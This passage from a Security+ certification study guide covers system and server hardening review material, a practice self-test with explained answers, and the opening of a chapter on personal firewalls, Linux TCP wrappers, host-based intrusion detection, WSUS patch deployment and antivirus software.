- **Embedded (Printer, Smart TV, HVAC control)** Watch for devices that have embedded components that could potentially create risks. This includes any device connected to the network, such as a printer or smart TV, but watch for devices that include Bluetooth technology as well and implement hardening practices with those devices.

- **Android** Mobile devices are the norm today, and it is important to understand how to secure mobile devices running the Android operating system. Be sure to understand how to auto-lock the device, implement device encryption, enable GPS tracking, and disable unnecessary features on the device.
- **iOS** Apple devices such as iPhones and iPads run an operating system known as iOS. Just as you need to secure the Android devices, you must also look at implementing the same procedures with the iOS. Be sure to understand how to auto-lock the device, implement device encryption, enable GPS tracking, and disable unnecessary features on the device.
- **Mainframe** Mainframe environments are no different from any other environment, and you should not forget to put some focus on security to protect the mainframe. Be sure to control who gains access to the mainframe environment by implementing firewalls and access control lists.
- **Game consoles** Today's gaming systems such as Xbox and PS3 are now full-fledged multimedia systems that are connected to the Internet. Be sure to look at hardening techniques on these systems and perform updates on them regularly.
- **In-vehicle computing systems** If your organization has computer systems in vehicles, then ensure that you implement special security controls for those systems in addition to regular security practices. For example, if company vehicles are equipped with laptops, be sure to encrypt the data on the disk, implement a lockdown control that protects the device from being stolen, and disable unnecessary ports and network cards in the laptop.

Methods of Mitigation

You have learned about some common strategies to reduce (mitigate) the likelihood that a security incident occurs, but I want to summarize those points here in a bulleted list for review for the certification exam:

- **Network segmentation** Segmenting the network allows you to control which systems can communicate with one another on the network. You can use VLANs and IP subnets to create the network segments. In certain common scenarios, you will want to segment the network in order to separate the production systems from customer systems, for example, hotel guests or student systems in a classroom environment. You also want to segment top secret systems from other classified systems in a highly secured environment.

- **Security layers** Implement security in layers by patching systems, using firewalls and network segmentation, and hardening systems.
- **Application firewalls** Use application layer firewalls, as they allow you to filter traffic based on payload data in the packet.
- **Manual updates** Perform updates of systems on a regular basis to ensure that any known security issues in the system are patched.
- **Firmware version control** Be sure to apply firmware updates to devices such as routers and switches on a regular basis.
- **Wrappers** When possible, you should use wrappers, such as TCP wrappers, to create connection policies to specific services on a system. For example, in Linux you can use the /etc/hosts.allow file to specify systems that can access services such as the FTP or HTTP service.
- **Control redundancy and diversity** Controlling redundancy and diversity is the security principle of ensuring that you diversify the products used to create layers of security. For example, if you decide that you wish to have multiple firewalls between your internal network and the Internet, you could create multiple layers of firewalls that a hacker will need to compromise in order to get access to the internal network. If you used the same firewall product at each layer, when the hacker figures out how to compromise the first firewall, he can easily bypass the remainder. If you purchase different firewall products to use at each layer, each will have different vulnerabilities, and the hacker will need to take the time to figure out how to get past each one instead of using knowledge gained from the first one.

CERTIFICATION SUMMARY

In this chapter you learned about methods to mitigate common security threats to systems and applications. The following key points should be remembered when preparing for the Security+ certification exam:

- All systems should be hardened, which is the removal of unnecessary software and the disabling of unnecessary services.
- When hardening a system, investigate each of the services running on the system, and determine if the service is needed. If the service is not needed, then it should be disabled.

- As part of hardening a system, make sure that you disable unnecessary accounts and rename the default accounts such as "administrator." Also be sure to patch the system on a regular basis.
- Network devices such as switches should be hardened as well. Be sure to update the firmware on the routers and switches. In highly secure environments, disable unused ports on the switch, and configure port security on used ports, which is a feature that associates a particular MAC address with a port.
- The 802.1x standard is known as a port access control standard and controls who has access to a wired or wireless network by using a central authentication server such as RADIUS.
- Of the many software tools you can use to help with system hardening, two common methods are security templates and group policies. You can use a security template to help create your security baseline, and group policies are a method used to apply restrictions on the system.
- To secure your application environment, the developers must validate any input that is submitted into an application before processing the information. As a network administrator, you can harden the application by removing unnecessary features and can create an application security baseline by configuring the application in a secure state.



TWO-MINUTE DRILL

Understanding Operating System Hardening

- ❑ The goal with operating system hardening is to reduce the attack surface of a system by removing unnecessary software and disabling unneeded services.
- ❑ Ensure you disable unwanted user accounts and rename default account names.
- ❑ Plan your patch management strategy. It is important that patches are tested before being deployed and that you are patching systems on a regular basis.

System Hardening Procedures

- ❑ Start your hardening procedures by hardening the network devices such as routers and switches. The first step is to update the firmware on the device.
- ❑ Disable any unused ports on the network switch so that unauthorized persons cannot connect to an available port.
- ❑ Implement port security on the switch to limit which system can connect to a particular port on the switch. Also, use MAC filtering to filter which systems can send data to other systems on the network.
- ❑ For the exam, remember that 802.1x is a network access control standard that allows you to control who can connect to the network by using a central authentication server such as a RADIUS server.
- ❑ Group policies are a method to configure all the systems from one central location in an Active Directory environment. You can configure group membership and services running, and can control the desktop appearance through group policies.
- ❑ Security templates are a great way to create a security baseline. A security template is a text file that has policy settings in it that can then be imported into systems or Active Directory.
- ❑ A security baseline is a standard configuration that has been approved as being the configuration needed to place a system in a secure state.

- ❑ To establish and maintain a good security posture, you must first apply a security baseline and then continuously monitor the state of the system with tools such as vulnerability scanners. The final step is to fix any errors in the configuration of the system as a result of the monitoring.

Establishing Application Security

- ❑ One of the key points to remember for the Security+ exam is that establishing application security means starting with good coding practices by the developers. Developers must implement good exception handling and proper input validation on any data inputted by the user of the application.
- ❑ Be sure to harden any applications that are being used by disabling unnecessary features that may cause a security risk.
- ❑ Ensure that applications are patched.

Server Hardening Best Practices

- ❑ All servers should be hardened and patched.
- ❑ Web servers should be hardened, but also ensure that the web server is placed in a DMZ (if it's an Internet server) and is protected by the firewall. Also, disable web server features that are not going to be used.
- ❑ To secure your DNS servers, they should also be placed in the DMZ and have port UDP 53 open on the firewall to allow the DNS queries to reach the DNS server. Be sure to limit zone transfers on the DNS server to only your secondary DNS servers, and block TCP 53 at the firewall if you are not doing zone transfers to secondary DNS servers on the Internet.
- ❑ In highly secure environments, configure DHCP reservations, which associate each IP address with a specific MAC address. This will ensure that an unauthorized system on the network does not receive an IP address from the DHCP server.
- ❑ SMTP servers should have SMTP relaying disabled, while the FTP server should implement authentication to control who has access to the files on the FTP server.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Understanding Operating System Hardening

1. Which of the following actions are performed during system hardening?
   A. MAC filtering
   B. Disabling unnecessary services
   C. Port security
   D. 802.1x authentication
2. Your manager has read about the need to uninstall unnecessary software and disable unnecessary services from a system. What is the purpose of performing these hardening techniques?
   A. Close ports on the system
   B. Assess vulnerability
   C. Fuzzing
   D. Reduce the attack surface
3. A software vendor has found out about a critical vulnerability within their software product that causes a severe security risk to the system. The software vendor will ship which type of patch that should be applied to systems immediately?
   A. Patch
   B. Service pack
   C. Hot-fix
   D. Update
4. You are planning a security assessment strategy for all systems and mobile devices used within the organization. When assessing mobile devices such as phones, what should you look for?
   A. Ensure the phone is password protected.
   B. Ensure no texting software is installed.
   C. Ensure the phone is not running a mobile OS.
   D. Ensure the phone is not configured for e-mail.

System Hardening Procedures

5. Which of the following security technologies involves controlling access to a wired or wireless network using a central authentication server such as RADIUS?
   A. Port security
   B. 802.1x
   C. MAC filtering
   D. Firewall
6. What feature of a network switch allows you to control which system can be physically connected to a specific network port by its MAC address?
   A. 802.1x
   B. MAC filtering
   C. Firewall
   D. Port security
7. A new network administrator in the office has been reading about the company requirement that all systems have the initial security baseline applied. They are looking at a listing of 50 different policy settings that need to be applied and are wondering if there is an easy way to deploy the settings. What should they do?
   A. Configure the settings in the local security policies.
   B. Import a registry file.
   C. Use a security template.
   D. Build a macro.
8. What type of reporting mechanism should a system or application use to notify the administrator of an event that requires immediate attention?
   A. Alert
   B. Trend
   C. Log
   D. Alarm

Establishing Application Security

9. The software testing team is responsible for testing the applications by inputting invalid data into the fields of the applications. What is this called?
   A. Fuzzing
   B. Input validation
   C. Exception handling
   D. Error handling

10. Your manager is worried about the security of the applications created by the in-house developers. From a security point of view, what recommendation would you make to the manager as the No. 1 rule for developers to follow?
    A. Create user-friendly applications.
    B. Validate all data inputted.
    C. Ensure the focus is on usability.
    D. Create nice input screens.
11. How are developers of programming languages such as .NET and Java to deal with runtime errors occurring in an application?
    A. Validate input.
    B. Ignore them.
    C. Use exception handling.
    D. Verify the syntax.
12. What type of application attack involves the hacker inputting data into a web site that contains script code that will execute when the page is viewed by another visitor?
    A. ActiveX
    B. Java applets
    C. Macro virus
    D. Cross-site scripting

Server Hardening Best Practices


13. Your company has a primary DNS server at its head office and a secondary DNS server at two other offices around the world. What should you do to secure the DNS data?
    A. Allow zone transfers only to the head office DNS server.
    B. Limit zone transfers to the IP addresses of the secondary servers.
    C. Block TCP port 53 on the firewall in the head office.
    D. Block UDP port 53 on the firewall in the head office.
14. Which of the following identifies a security concern with SMTP servers?
    A. Relaying of messages
    B. Zone transfers
    C. E-mail spoofing
    D. Invalid address assignment

15. Your manager would like to implement additional security measures on the DHCP server. What actions would you recommend? (Select two.)

A. Disable zone transfers.
B. Modify the scope to include only one address for each host on the network.
C. Deactivate the scope.
D. Configure an address reservation for each of the addresses in the DHCP scope.
E. Disable DHCP.

Performance-Based Question

16. Using the exhibit, match the mitigation technique on the left side to the type of security it is associated with, either application security or infrastructure security.



SELF TEST ANSWERS

Understanding Operating System Hardening

1. ☑ **B.** System hardening involves disabling unnecessary services and uninstalling unnecessary software from the system. System hardening also involves disabling unused accounts and patching the system.
   ☒ **A, C,** and **D** are incorrect because they are all network hardening techniques and not system hardening techniques. MAC filtering controls which systems can send data to other systems, port security controls which systems can connect to a port by MAC address, and 802.1x controls who has access to a wired or wireless network by using a central authentication server.
2. ☑ **D.** When you harden the system by uninstalling unneeded software and disable unnecessary services, you are reducing the attack surface of the system.
   ☒ **A, B,** and **C** are incorrect. Although removing some software may close ports on the system, choice D is the better answer. Assessing vulnerability identifies what the vulnerabilities are on the system—it doesn't harden the system. Fuzzing is a software-testing procedure where invalid data is entered into an application to see how the application responds.
3. ☑ **C.** *Hot-fix* is the term used for an update to a piece of software that should be applied immediately.
   ☒ **A, B,** and **D** are incorrect. A patch is a fix to a software error that does not necessarily need to be applied immediately. A service pack contains all the patches and hot-fixes since the previous service pack or release of the software. An *update* is a general term for applying patches to a system.
4. ☑ **A.** When working with mobile devices, ensure that employees password protect the device so that if it is lost or stolen, the data on the device is not easily accessible.
   ☒ **B, C,** and **D** are incorrect. You will need to run a mobile OS on the phone, and features like texting and e-mail are popular features that will most likely be used by the employee, so they cannot be disabled.

System Hardening Procedures

5. ☑ **B.** The 802.1x standard controls access to a wired or wireless network by using a central authentication server such as RADIUS.
☒ **A, C,** and **D** are incorrect. Port security controls which systems can connect to a port by MAC address. MAC filtering controls which systems can send data to other systems, and a firewall controls what traffic is allowed to enter or leave the network.

6. ☑ **D.** Port security controls which systems can connect to a port on a switch by configuring the port for a specific MAC address.
☒ **A, B,** and **C** are incorrect. The 802.1x standard controls access to a wired or wireless network by using a central authentication server such as RADIUS. MAC filtering controls which systems can send data to other systems, and a firewall controls what traffic is allowed to enter or leave the network.

7. ☑ **C.** Security templates are a great way to help create a security baseline for systems because you can configure a number of "policy" settings in the security template file and then import the template into a system.
☒ **A, B,** and **D** are incorrect. Configuring the settings in the local security policies of each system will take too much time—better to use security templates and then import the template into the local security policy. Importing a registry file will not work because these are policy settings, so a template should be used if you are looking to do an import. Macros are not a part of system configuration.

8. ☑ **D.** An alarm is a reporting method that notifies the administrator of a security event and expects immediate action.
☒ **A, B,** and **C** are incorrect. An alert is a notification that may not require corrective action from the administrator. A trend is what you look for when analyzing system or network activity, and a log may be viewed to see activity on a system or application.

Establishing Application Security

9. ☑ **A.** Fuzzing is the testing of application security by inputting invalid data into the fields of the application to see how the application responds.
☒ **B, C,** and **D** are incorrect. Input validation is an important requirement of developers where they check every piece of data inputted into the application before processing it. This will help prevent buffer overflow and injection attacks into the application. Exception handling and error handling are logic added to the application to help prevent runtime errors (crashes) from occurring.

10. ☑ **B.** Developers must validate all data inputted into the application.
☒ **A, C,** and **D** are incorrect because they all deal with ensuring the application is easy to use, but have nothing to do with creating a secure application.

11. ☑ **C.** Exception handling is a popular method of trapping runtime errors (exceptions) and showing a user-friendly error message instead of having the application crash.
☒ **A, B,** and **D** are incorrect. Input validation is an important requirement of developers where they check every piece of data inputted into the application before processing it. Ignoring runtime errors is not an option because they cause the application to crash. Because there is no problem with the syntax of the application, verifying the syntax will not help you here.

12. ☑ **D.** Cross-site scripting involves the hacker inputting data into a web site that contains script code that will execute when the page is viewed by another visitor.
☒ **A, B,** and **C** are incorrect. ActiveX and Java applets are programming components that are used by applications such as a web site, and a macro virus is a virus written with a macro language that comes with software.

Server Hardening Best Practices


13. ☑ **B.** To help secure your DNS server, you will ensure that zone transfers are limited to delivering the DNS zone data only to the secondary DNS servers.
☒ **A, C,** and **D** are incorrect. The head office server is the primary DNS server, so it does not receive zone transfers. You cannot block TCP 53 at the firewall in this case because that is the port that zone transfers run over, and you need that port open so the secondary servers can do the zone transfers. Blocking UDP 53 is not an option because it is used by DNS queries and not zone transfers.

14. ☑ **A.** Ensure that SMTP servers are not relaying SMTP messages because hackers could then send spam messages to your server to relay them to the destination.
☒ **B, C,** and **D** are incorrect. Zone transfers are a security issue related to DNS and not SMTP. E-mail spoofing is the modifying of the source address of a message, and invalid address assignment would be a DHCP issue.

15. ☑ **B** and **D.** You can secure your DHCP environment by limiting the number of addresses assigned by your DHCP server and reserving each of the addresses.
☒ **A, C,** and **E** are incorrect. Zone transfers are a security issue related to DNS. You cannot deactivate the scope or disable DHCP because those solutions will make the DHCP unable to give out addresses.

Performance-Based Question

16. The following image displays the results of the question. The real exam may expect you to drag the boxes from the left side of the screen onto the correct category box on the right side of the screen.



This page is intentionally left blank to match the printed book.



7

Implementing System Security

CERTIFICATION OBJECTIVES

7.01	Implementing Personal Firewalls and HIDS	7.04	Understanding Virtualization and Cloud Computing
7.02	Protecting Against Malware	✓	Two-Minute Drill
7.03	Device Security and Data Security	Q&A	Self Test

In Chapter 6 you learned how to mitigate common threats to systems and devices. This chapter continues by discussing common security features that are installed and configured on systems to increase their level of security.

CERTIFICATION OBJECTIVE 7.01

Implementing Personal Firewalls and HIDS

A big part of creating a secure environment is to ensure that each individual system is securely configured—this includes desktops, servers, mobile devices, and especially laptops used by employees who roam from one network environment to another.

Personal Firewalls

One of the first security applications that should be configured on a system is a personal firewall. A personal firewall is a piece of software that controls inbound and outbound communication to the system. Most networks today have a firewall at the perimeter of the network to control what traffic enters and leaves the network, but you should also configure personal firewalls on workstations and servers.

I find that most network administrators do not configure personal firewalls on all workstations and servers within the network, and I can understand why they may not. Configuring a personal firewall on all systems within the network will make it hard to remotely connect to those systems and to solve issues with them. The personal firewall should allow appropriate inbound traffic in a corporate environment.

That said, it is important that certain systems have a personal firewall installed and configured. For example, if you have an employee who travels a lot and connects their company laptop to a hotel or airport network, then you should configure that system with a personal firewall in order to protect the system from malicious activity on those networks.

exam Watch

For the Security+ exam, remember that a system connected to an untrusted network such as a hotel network or any wireless network should be protected by a personal firewall.

You may also install a personal firewall on a specific server to ensure that communication to that server is limited to only the type of traffic that is allowed to pass through the firewall. For example, if you have an FTP server on the network and FTP is the only purpose of the server, then you may enable a personal firewall and open only the FTP ports in order to protect the server against any malicious traffic.

Most personal firewalls have a number of common features, which are listed next:

- **Block incoming traffic** Packets sent to the system from a host on the network or Internet can be blocked.
- **Block outgoing traffic** Packets leaving the system headed out to the network or Internet can be blocked.
- **Notification** Most personal firewalls can be configured to show a message if someone tries to connect to your system or if a program on your system tries to send data out on the network or Internet, as shown in Figure 7-1.
- **A default rule** Once enabled, most firewalls have a default rule of denying all traffic unless you allow the traffic in. You can change the default rule to allow all traffic except the packets you specify, but this is seldom practiced.
- **Create rules** Most firewalls allow you to add rules on top of the default rule to customize what traffic is permitted or denied to enter or leave the system.

Configuration Overview

When you configure a personal firewall, you typically either install the software if it is provided by a third-party company, or enable the firewall if you are using the firewall software that comes with the operating system.

FIGURE 7-1

A notification message from the personal firewall



When you enable the firewall, it normally has a default rule of denying all traffic unless the traffic is in response to a request from the system with the firewall. For example, you can still surf the Internet when the Windows Firewall is enabled because you request the web page by typing the URL of a web site (actually you are sending an HTTP get request), so the response (in this case, the web page) is allowed to pass through the firewall.

If you are hosting services on the system, you will need to open the ports on the personal firewall to allow those requests to pass through. For example, if you want to be able to access a server by remote desktop and you have enabled the personal firewall, then you will need to open the remote desktop port (TCP port 3389).


Windows-Based Firewalls

The steps to configure Windows Firewall in Windows 7, Windows 8, and Windows Server 2008/2012 are a little different with each operating system, but once you're in the firewall software, the interface is the same for each. To configure Windows Firewall on a Windows 7, Windows 8, or Windows Server 2008/2012 system, follow these steps:

1. In Windows 7and Windows Server 2008, choose Start | Control Panel | System and Security | Windows Firewall (see Figure 7-2), but for Windows 8 and Server 2012, type **firewall** while at the Start screen and then choose Windows Firewall.
2. Notice in the Windows Firewall window that on the left side you have the following links:
   - **Allow a program or feature through Windows Firewall** Adds or removes allowed programs and ports. An allowed program is one that is allowed to send data out to the Internet.
   - **Change notification settings** Turns Windows Firewall on or off and configures whether you wish to be notified if Windows Firewall blocks a program.
   - **Turn Windows Firewall on or off** Turns Windows Firewall on or off for specific network locations and configures whether you wish to be notified if Windows Firewall blocks a program.
   - **Restore defaults** Restores the Windows Firewall to the defaults.
   - **Advanced settings** Takes you to the Windows Firewall and Advanced Security administrative tool, which can be used to configure more detailed inbound and outbound rules.

FIGURE 7-2


Windows Firewall in Windows Server 2008



3. If you click "Advanced settings," it gives you more control over the outbound and inbound rules that can be configured on the firewall.
4. To create a new inbound rule that allows traffic to pass through the firewall, you can right-click Inbound Rules and choose New Rule (see Figure 7-3).

FIGURE 7-3

Creating a new rule



5. In the Rule Type dialog box, choose Port to create a rule based on TCP or UDP ports (see Figure 7-4) and then choose Next.
6. Choose the protocol and specify the port that you wish to allow through the firewall. In this example, I am choosing TCP port 3389 (see Figure 7-5). Choose Next.
7. In the Action dialog box, you specify whether you want to allow or block this traffic (known as a connection). Note that you could also specify to allow the traffic only if it is secure traffic. Choose "Allow the connection" and then choose Next (see Figure 7-6).

FIGURE 7-4

Select the type of rule to create.





FIGURE 7-5

Opening port 3389 on the firewall



8. Ensure that the rule applies when you are connected to a corporate domain, on a private network, and a public network by enabling the checkbox for each of those network profiles. Choose Next.
9. Type **RDP Traffic** as the name for the rule and choose Finish.


Linux Firewalls and TCP Wrappers

The Windows operating system is not the only system that has a firewall feature; most operating systems allow you to enable a personal firewall. If you would like to enable the firewall feature in Linux (I am using Fedora), you can follow these steps:

1. Choose the System menu and then choose Administration | Security Level and Firewall (see Figure 7-7).

FIGURE 7-6


Setting the action to allow the traffic to pass through the firewall



2. On the Firewall Options tab, choose to enable the Linux firewall, as shown in Figure 7-8.
3. You can then open ports on the firewall by performing any of the following tasks:
   - **Trusted services** You can use the list of trusted services to open a particular port to allow communication to that service. To open a port for a service, simply select the checkbox for that service. For example, if I wanted clients to connect to the FTP service on my Linux system, I would enable the FTP checkbox.
   - **Other ports** If you want to open a port that is not listed in the trusted services, you can expand "Other ports" and then choose the Add button. In the Add Port dialog box, type the port number and protocol (either TCP or UDP) for the port you wish to open (see Figure 7-9).

FIGURE 7-7

Choosing the firewall option in Linux




Not really a firewall feature, but another great feature available in Linux is the *TCP wrappers* feature. TCP wrappers allows you to control access to different services running on the Linux system such as Telnet, SSH, or FTP. The TCP wrappers feature is easy to implement because you need to configure only two files:

- **/etc/hosts.allow** This file lists the different services you wish to allow clients to access, and you specify which clients can access those services.
- **/etc/hosts.deny** This file lists the different services you wish to deny access to clients and allows you to specify which clients are denied access to the different services.

With each of the files, you can add rules for services that are allowed to be accessed by clients (if the service is configured in the hosts.allow file) and services that are not allowed to be accessed by them (if the service is configured in the hosts.deny file). You typically allow or deny access to different systems by IP address or DNS name.

FIGURE 7-8

Configuring the Linux firewall



When a client connects to a specific service such as Telnet, the Linux system reads the hosts.allow file to determine if the client is allowed to access that service. If there is no rule for that service in the hosts.allow file, then the hosts.deny file is read to locate a rule. If a rule that matches the client does not exist for the service in either file, then the client trying to connect to the service is granted access to the service.

As an example of using TCP wrappers, I am going to the hosts.deny file to specify that all systems are denied access to the FTP service. To configure the file for this rule, I add a new line and type the service name, add a colon (:), and list the clients that the rule applies to, as shown in the following code:

```
vsftpd : ALL
```

Figure 7-10 displays the contents of my hosts.deny file after making the change.

FIGURE 7-9

Adding an exception on the Linux firewall





FIGURE 7-10

Configuring /etc/hosts.deny to deny FTP traffic from all clients




After I configure the hosts.deny file, all systems are denied access, but I would like any system on the 192.168.2.0 network to access the service, and I want the system with the IP address of 10.0.0.2 to access the FTP service. To accomplish this goal, I add a new line to the hosts.allow file that specifies the service name, then a colon (:), followed by a list of the IP addresses being allowed, with each address separated by a comma. Notice in the following code listing how I specified the network ID for the 192.168.2.0 network (I did not put the zero at the end):

```
vsftpd : 192.168.2.,10.0.0.2
```

Figure 7-11 displays the contents of the hosts.allow file. Note that the combination of the two files allows any system from the 192.168.2.0 network and the IP address

FIGURE 7-11

Configuring /etc/hosts.allow to allow FTP traffic from a single system



of 10.0.0.2 to access the FTP service on the Linux system, while all other systems are denied access.

on the Job

Remember when using TCP wrappers that the first rule that matches the client request is followed. If the client is listed in the allow file and the deny file, then the client is allowed access because the allow file is read first.

The rules with TCP wrappers can get pretty involved and are very flexible. Here are a few examples of rules that can be added to the hosts.deny or the hosts.allow file. In the first example, you can specify domain names instead of IP addresses. The following code example allows any system from the gleneclarke.com domain to access the SSH service if placed in the hosts.allow file:

```
sshd : .gleneclarke.com
```

The following rule can be applied to all systems except for systems in the gleneclarke.com domain. If this rule is placed in the hosts.deny file, it means that all systems are denied access to the FTP service except those coming from gleneclarke.com:

```
vsftpd : ALL Except *.gleneclarke.com
```

Another thing you can do with the hosts.allow and hosts.deny files is build a rule that references a text file on the system that contains a list of systems by IP addresses. This makes modifying the list of addresses easier because you simply go to the text file and do not need to modify the rule in the hosts.allow or hosts.deny file. The following example specifies that the Telnet service is to refer to the /etc/telnet.hosts file to obtain a list of systems that are denied if this rule is placed in the hosts.deny file:

```
in.telnetd : /etc/telnet.hosts
```

EXERCISE 7-1



Configuring TCP Wrappers in Linux

In this exercise, you will practice configuring TCP wrappers in Linux by controlling access to the FTP server.

1. Ensure that you can connect to the FTP server on Linux by typing **ftp <IP_of_Linux>**.
2. Log in with a username of ftp and no password. Once you have logged on successfully, type **quit** to exit the FTP session.

3. To deny anyone from connecting to your FTP service on Linux, open the /etc/hosts.deny file and add a new line with the setting **vsftpd : ALL**. Everyone who tries to connect to your FTP service on Linux should get a "connection refused" message.
4. Modify the /etc/hosts.allow file and add your IP address as a system that can connect to the FTP service by adding the following line: **vsftpd : <your_ip>**.
5. Ensure you can FTP into the Linux server by typing **ftp <IP_of_Linux>** and log on with a username of ftp with no password.

Host-Based IDS

Another part of configuring system security is to install and configure a host-based intrusion detection system (HIDS) on the system. A host-based IDS is responsible for monitoring activity on the system and alerting you of suspicious activity. The key point to remember about a HIDS is that it monitors activity only on the system the software has been installed on. If you want to monitor activity on five different systems, then you need to install the HIDS on each of the five systems.

The host-based IDS monitors for suspicious changes by looking at different areas of the system. The following are some key areas that the HIDS monitors:

- **Memory** The HIDS can monitor areas of memory and watch for suspicious programs that execute on the system.
- **System files** The HIDS can generate hash values on system files and store those in a database. When a system file is accessed or executed, it can calculate a new hash on the file and compare that with what is stored in the database to determine if the file has been tampered with.
- **Log files** A number of applications log activity to log files that the HIDS can read through for suspicious activity.
- **File system** Host-based IDSes can monitor for a number of changes to files, such as changes to permissions, the owner, the size of the file, and the last access time.
- **Connections** The HIDS can monitor connections to the system and look for unauthorized connections or even for port scans against the system.

You will learn more about monitoring and auditing in Chapter 19, but understand that a HIDS can detect suspicious traffic by analyzing the events that occur in log files or by capturing a *baseline* of normal activity, with any anomalies (deviations from normal activity) considered suspicious.

INSIDE THE EXAM

Monitoring Encrypted Traffic

For the certification exam, remember that one of the limitations of a network-based IDS is if you are encrypting network traffic, the network-based IDS is unable to analyze that traffic against what it considers suspicious because the NIDS cannot decipher the information.

A HIDS is software installed on the system, and as a result, it can monitor activity that involves encrypted communication to or from that system. The system running the HIDS software decrypts the encrypted communication and then logs the activity; the HIDS simply looks at the unencrypted logs on the system in order to identify suspicious activity.

You will learn about another type of intrusion detection system in the next chapter, the network-based IDS (NIDS). A NIDS identifies suspicious activity by analyzing network traffic and comparing it against signatures that identify suspicious traffic. A key point to remember about HIDS as compared with NIDS is that if the network traffic is encrypted, then the NIDS will be unable to detect suspicious traffic. A strong point of host-based IDSes is that it doesn't matter if the network traffic is encrypted because the HIDS does not look there to identify issues.

CERTIFICATION OBJECTIVE 7.02

Protecting Against Malware

With the amount of malicious software running around the Internet, it is critical that systems are properly configured to protect against malicious software such as viruses, spyware, and spam messages. You also want to implement solutions to stop those annoying ads and pop-up windows from displaying when users surf the Internet.

Patch Management


The applications and operating systems installed on our computers are developed by humans and thus will most likely have mistakes programmed into them along with

the great features of the application. These mistakes (known as vulnerabilities) in the program code can be found and exploited by individuals who then take over your system or network. This is known as either a network attack or system attack, depending on whether the entire network was taken over or just a single system.

A number of network attacks can be prevented because the manufacturers of the software and operating systems are always looking for the vulnerabilities in their code. They fix those mistakes and ship the fixes in what is known as a fix or update. You will normally acquire these fixes and updates through the manufacturer's web site. For example, Microsoft operating systems have a Windows Update program item in the Start menu that goes to the company's update web site and scans your system for any updates that need to be installed. This Windows Update feature may be run by choosing Start | All Programs | Windows Update, as shown in Figure 7-12. After Windows Update determines the fixes that are needed on your system, your system will download the updates from the Windows Update site.

FIGURE 7-12

Starting Windows Update on a Windows server



Various types of updates can be delivered to you through the Windows Update site. They are listed as follows:

- **Security hot-fix** A security hot-fix is a critical security update that should be applied to your system as quickly as possible because the vulnerability opens the system to serious security risks.
- **Patch** A patch is a fix to a particular problem in software or operating system code that does not create a security risk but does create problems with the system or the application.
- **Service pack** A service pack is all updates for a product, including patches and security hot-fixes, from the time the product was released up to the time of the service pack. If you install a service pack, you will not need to install each patch individually, because the service pack includes all updates up to that point. You will need to install patches and security fixes that come out after the service pack.

Windows Server Update Services (WSUS)


Running Windows Update on one system is no problem, but what if you have to manage 500 systems and ensure that each system is up to date with current patches and hot-fixes? Microsoft has created Windows Server Update Services (WSUS), which allows you to create a WSUS server and download the updates from the Internet to the WSUS server. You can then test the installation of those updates on some test systems to verify that the updates do not conflict with any applications on the systems; then you can send the update to the 500 systems.

When you send the updates to the 500 systems on the network, you can do it from a central point—the WSUS server. The WSUS server has a web-based management tool that allows you to manually approve updates. Those updates are downloaded to the WSUS server. Within WSUS you can create groups of computers and then send the updates to the different groups on the network. An update that you have not approved will not be sent to the systems on the network. Figure 7-13 shows a WSUS structure.

WSUS has many benefits; for one thing, you can download the updates to one central machine from the Internet instead of having each system downloading from the Internet. This helps to maintain available bandwidth by not having each person perform the download. Another benefit to WSUS is that clients are receiving only updates that you have approved. This happens because you will configure each

FIGURE 7-13

Sending updates to client with WSUS




client to retrieve the updates from the WSUS server and not from the Internet. Once you have approved the update on the WSUS server, the client will get the update automatically through WSUS. Any updates that are not approved will not be downloaded by the clients on the network. It is also important to note that with WSUS the installation is performed by the system itself, not by the user who has logged on. This is important because users typically do not have privileges to install software. Figure 7-14 displays the WSUS administration site.

You can download a free copy of WSUS by going to the www.microsoft.com/download site. Once you download the program, you will need to install it on a Windows server running IIS. After installing WSUS and downloading the updates from the Microsoft site, you then need to approve the updates. The next step is to configure the clients to point to the WSUS server so that they download the updates from the WSUS server instead of from the Windows Update site. Take note that only updates to Microsoft software can be used with WSUS.

FIGURE 7-14

WSUS is used to distribute updates from a central server.




Configuring Clients to Use the WSUS Server for Updates

To configure the Windows clients on your network to use the WSUS server, you configure a domain policy that configures each client in the domain to point to the WSUS server for the updates. If you are not in a domain environment, you may configure the clients through local policies. To change the default domain policy on the network, follow these steps:

1. Click Start | Administrative Tools | Group Policy Management.
2. Right-click the Default Domain Policy and click Edit (see Figure 7-15).
3. The Group Policy Management Editor appears. In the Computer Configuration section, expand Policies | Administrative Templates | Windows Components, and then highlight Windows Update (see Figure 7-16).
4. To enable automatic updates on the clients in your domain, double-click Configure Automatic Updates.

FIGURE 7-15


Modifying group policies



5. In the Configure Automatic Updates dialog box, select Enabled, and then choose "4 - Auto download and schedule the install." Specify a schedule of "0 - Every day" at "03:00" (3 A.M.) for the automatic installation (see Figure 7-17).
6. Click OK.
7. Double-click the "Specify intranet Microsoft update service location" policy and enable the policy setting. Set your Intranet and Statistics server to the name of the server that you installed WSUS on. For example, my server was called Server2008A, so the Intranet server address is http://Server2008A. Choose OK. WSUS reports rely on the statistics server receiving status messages from WSUS clients.
8. Close all windows.

FIGURE 7-16

Configuring Windows Update through group policies




Now that the policy is configured in Active Directory; the clients will automatically reference your WSUS server and install any updates that you approve in the WSUS administration site.

Using Antivirus and Anti-spam Software

The first line of defense against malicious software is to install antivirus software on the system. It is critical that all client systems have client computer virus protection software and that servers have antivirus software designed for that type of server. For example, if you have installed an e-mail server, then ensure that you have installed and configured e-mail server virus protection and not the typical desktop antivirus software.

FIGURE 7-17

Specifying to download and install updates automatically



Configuring Antivirus Software

Making sure that the systems are up to date with software and operating system patches is only part of your job as a network professional. It is extremely critical, given the threats that come through e-mail systems and the Internet, that you have an antivirus policy in place that specifies that all systems, including both clients and servers, have antivirus software installed and configured properly. This section will introduce you to the differences between viruses and spyware and demonstrate how to configure applications to protect you from malicious software.

A *virus* is malicious software that is installed on the system, usually by accident or through trickery, that does harm to the system and affects its normal operation. Viruses have been known to prevent the computer from starting up and to use features like the address book in the e-mail program to send unsolicited e-mail to all recipients in the address book. Bottom line—as a network professional you need to be familiar with installing antivirus software and how to keep it up to date.

on the Job

Antivirus software can be installed on systems automatically through software deployment features such as group policies.

Of a number of antivirus software products, the most popular are the following:


- Norton Antivirus
- McAfee Antivirus
- Panda Antivirus
- FProt Antivirus
- AVG Antivirus

Each antivirus product offers pretty much the same type of functionality. Some of the features offered by antivirus products include

- **Scheduled scans** Each product should offer a scheduling feature that allows you to schedule a virus scan. A virus scan is what the virus protection software does—it scans the system to see whether the system has been infected with a computer virus.
